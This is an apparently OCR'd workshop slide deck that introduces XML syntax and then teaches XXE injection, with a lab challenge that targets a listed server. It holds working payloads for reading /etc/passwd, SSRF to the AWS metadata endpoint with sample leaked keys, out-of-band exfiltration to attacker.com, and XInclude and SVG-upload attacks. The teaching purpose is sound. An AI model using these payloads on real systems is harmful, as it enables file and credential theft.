eXtensible Markup Language eXternal Entity Injection

XML & XXE

1001010101010100

1010010101001010

Table of contents

1010101110001110

1100101010101110

1001010101010100

What is XML?

- e**X**tensible **M**arkup **L**anguage
- A markup language and file format for serialization
- Defines a set of rules for encoding documents to be human- and machine-readable

1010010101001010

1001010101010100

What is XML?

- Design goals emphasize simplicity, generality and usability across the internet
- Labels, categorizes and structurally organizes information
- XML tags represent the data structure and contain metadata


1010010101001010

Learning Syntax


- Tags
  - Used to define elements in XML
  - Enclosed in angle brackets `<element></element>`
- Elements
  - Consist of an opening tag, content, closing tag
  - `<name>John</name>`

1001010101010100

Learning Syntax

- Attributes
  - Elements can have attributes in the opening tag
  - 

```
<person age = "30">John</person>
```

- Nesting
  - Elements can be nested within other elements
  - 

```
<person>
  <name>John</name>
  <age>30</age>
</person>
```

1010010101001010

1001010101010100

Learning Syntax

- Self-closing Tags
  - Empty elements can be represented with a self-closing tag
  - `<image source = "example.jpg" />`
- CDATA Section
  - Includes blocks of text not to be parsed as XML
  - `<![CDATA[]]>`

1010010101001010

1001010101010100

Learning Syntax


- Comments
  - `<!-- This is a comment -->`
- Document Declaration
  - Optional, but can be used to specify the version of XML being used
  - `<?xml version="1.0" encoding="UTF-8"?>`
- Whitespaces
  - XML is generally flexible with whitespaces, which are usually ignored
  - Indentation used for readability

1010010101001010

1010001010100101


1001010101010100

Learning Syntax



```xml
<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
  <book>
    <title>Introduction to XML</title>
    <author>John Doe</author>
    <price>29.99</price>
  </book>
  <book>
    <title>Data Modeling Essentials</title>
    <author>Jane Smith</author>
    <price>39.95</price>
  </book>
</bookstore>
```

Document Type Declaration (DTD)



```
<!DOCTYPE rootElement [
  <!ELEMENT rootElement (childElement1, childElement2)>
  <!ELEMENT childElement1 (#PCDATA)>
  <!ELEMENT childElement2 EMPTY>
]>
<rootElement>
  <childElement1>Text Content</childElement1>
  <childElement2/>
</rootElement>
```

- Doctype: declares document type and includes set of declarations in square brackets
- Element: declares an element and its allowed child elements

1 0 0 1 0 1 0 1 0 1 0 1 0 1 0 0

1 0 1 0 0 1 0 1 0 1 0 0 1 0 1 0

1010010101001010

1001010101010100

What is XXE?

- **X**ML e**X**ternal **E**ntity injection
- An attacker can interfere with an application’s processing of XML data
- An attacker can view files on the application server file system as well as interact with any back-end or external systems the application can itself access

1010010101001010

1001010101010100

Types of Attacks

Retrieving Files

Original

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

Modified

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```


SSRF Attacks

- URL instead of file path


- Make requests to unintended locations on the server-side
  - Connections to internal-only services
  - Connections to arbitrary external systems

SSRF Attacks

1
0
0
1
0
1
0
1
0
0
1
0
1
0
1
0




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 28

"Invalid product ID: latest"
```

1
0
1
0
0
1
0
0
1
0
1
1
0
1
1
1

SSRF Attacks



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"
  > ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2024-03-01T03:50:31.227422047Z",
"Type":"AWS-HMAC",
"AccessKeyId":"SqdbpWHymu3tB9Y7AVV1",
"SecretAccessKey":"GM1GDSn2jXMh9LSnmPdFg2OXn61n1iJ7QOkbZo3i",
"Token":
"x46Hfa9WK9PyRtOHEogzzYpp5eKoHrFuEOUKzJrSqAjvGEvZWdZbvp1BCuWMWAcuPusCzr213
7TZJkIIoIIHv9rJLaKI4luIlPrqX6sjBRa13GvOUBWKzo3kzW4LSXDydDcs7HFiC6IHODf9LoD
XTfFwOAt3rZvNfd7Pc1FuOm8vI3Oq9m2RM6R3Q7exVooO1kLewzM1DLHhAnPzth7nRPVWWfqCU
tI3KarrHQEeqwTa2pcv29O8JJNbKFvMe58A",
"Expiration":"2030-02-28T03:50:31.227422047Z"
}"
```

Blind XXE | Out-Of-Band Techniques


- In a blind XXE, an attacker cannot see the output of their injected external entities directly
- Instead, we infer information by leveraging “out of band” channels
  - Triggering out-of-band network interactions and exfiltrating sensitive data within the interaction data
  - Trigger XML parsing errors in such a way that the error messages contain sensitive data
- Blind XXE can be detected using the same technique as SSRF attacks by triggering the out-of-band network interaction to a system that you control

Blind XXE | Exploiting Out-of-Band

- Involves an attacker hosting a malicious DTD on a system they own and invoking the external DTD from within the in-band XXE payload
    - Craft a malicious XML payload that includes external entities pointing to the attacker’s server
    - Inject the crafted payload into input fields or parameters where the XML is processed by the application
    - Set up a server to receive out-of-band requests
    - Use external entities to trigger out-of-band requests and analyze the out-of-band channels




```
<!DOCTYPE data [
  <!ENTITY % externalEntity SYSTEM "http://attacker.com/xxe.dtd">
  %externalEntity;
]>
<data>&internalEntity;</data>
```



```
<!ENTITY % internalEntity SYSTEM "file:///etc/passwd">
<!ENTITY % payload "<!ENTITY exfil SYSTEM 'http://attacker.com/?data=%internalEntity;'>">
%payload;
```

Blind XXE | Retrieve Data via Error Messages

- Injects a payload that if processed, triggers an error
  - The error contains information about the internal system or the data being accessed
- By analyzing the error messages, attackers can infer information about the server’s file structure or the success/failure of the attempted data retrieval
- This is highly dependent on the specific error-handling mechanisms of the target application



```
<!DOCTYPE data [
  <!ENTITY % externalEntity SYSTEM "file:///etc/passwd">
  <!ENTITY % payload "<!ENTITY exfil SYSTEM 'http://attacker.com/?data=%externalEntity;'>">
  %payload;
]>
<data>&internalEntity;</data>
```

Blind XXE | Repurposing Local DTD

What happens when out-of-band connections are blocked?

- Use internal DTD by redefining entities declared within external DTD
- Load external DTD from a local file

  -
    ```
    <!DOCTYPE foo [
    <!ENTITY % local_dtd SYSTEM
    "file:///usr/share/yelp/dtd/docbookx.dtd">
    %local_dtd;
    ]>
    ```


Blind XXE | Repurposing Local DTD

```
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM
"file:///usr/local/app/schema.dtd">
<!ENTITY % custom_entity '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
```


Hidden Attack Surface | XInclude

- Client-submitted data, embedded and parsed on server-side
- XInclude allows XML document to be built from sub-documents
  - Placed within any data value in a XML document

Hidden Attack Surface | XInclude



```
productId= <foo xmlns:xi="http://www.w3.org/2001/XInclude">
           <xi:include parse="text" href="file:///etc/passwd"/>
           </foo>
&storeId=2
```



```
"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/
nologin
```

Hidden Attack Surface | File Upload

1001010100101010

- Uploaded files are processed server-side
- Some file formats use XML or contain XML subcomponents, such as DOCX or SVG files


1010010010110111

Hidden Attack Surface | File Upload


SVG Contents


```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="16" x="0" y="16">&xxe;</text></svg>
```

Hidden Attack Surface | File Upload



```
------WebKitFormBoundarysuAyhUFsA87E1ZS9
Content-Disposition: form-data; name="avatar"; filename="test.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
 "file:///etc/hostname" > ]><svg width="128px" height="128px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text
font-size="16" x="0" y="16">&xxe;</text></svg>
```





Hidden Attack Surface | Modified Content Type

- POST requests
  - Most websites use default content type generated by HTML forms
  - Some websites will tolerate XML
    - Attackers can formulate requests to use XML, and reach the hidden attack surface

Hidden Attack Surface | Modified Content Type

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

foo=bar
```

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

1
0
0
1
0
1
0
1
0
1
0
1
0
1
0
0

Finding & Fixing

1
0
1
0
0
1
0
1
0
1
0
0
1
0
1
0

Testing Possible XXE Attack Vectors

1001010100101010

- File Retrieval
- Blind XXE Vulnerabilities
- Hidden Attack Surfaces

1010010010110111

Preventing XXE

- Disable unused and potentially dangerous features
  - XInclude
  - Resolution of external entities
  - DTD

1010010101001010

Demo & Lab

1001010101010100


Simple XXE file retrieval Demo

- Tips:
  - Look for attack points
    (Use burp to find post XML requests)
  - Insert the payload in the method calls

- Reference: Portswigger xxe lab

Time to try it yourself!

- **Challenge 1 target application:**
  - A vulnerable web server at 206.189.36.244:5001
  - Acts as a proxy and forwards XML to an internal server
  - Internal server is not accessible from external networks



Challenges

1 0 0 1 0 1 0 1 0 0 1 0 1 0 1 0

1. SSRF XXE challenge (Flag format: `flag{}`)
   - Goal: Find hidden endpoint through out of band interaction and retrieve `‘<ip>:8001/secret.txt’`

2. File retrieval challenge
   - Goal: retrieve `/etc/passwd`

(please do not brute force and ddos…….)

1 0 1 0 0 1 0 0 1 0 1 1 0 1 1 1

1
0
0
1
0
1
0
1
0
0
1
0
1
0
1
0

Thank You

1
0
1
0
0
1
0
0
1
0
1
1
0
1
1
1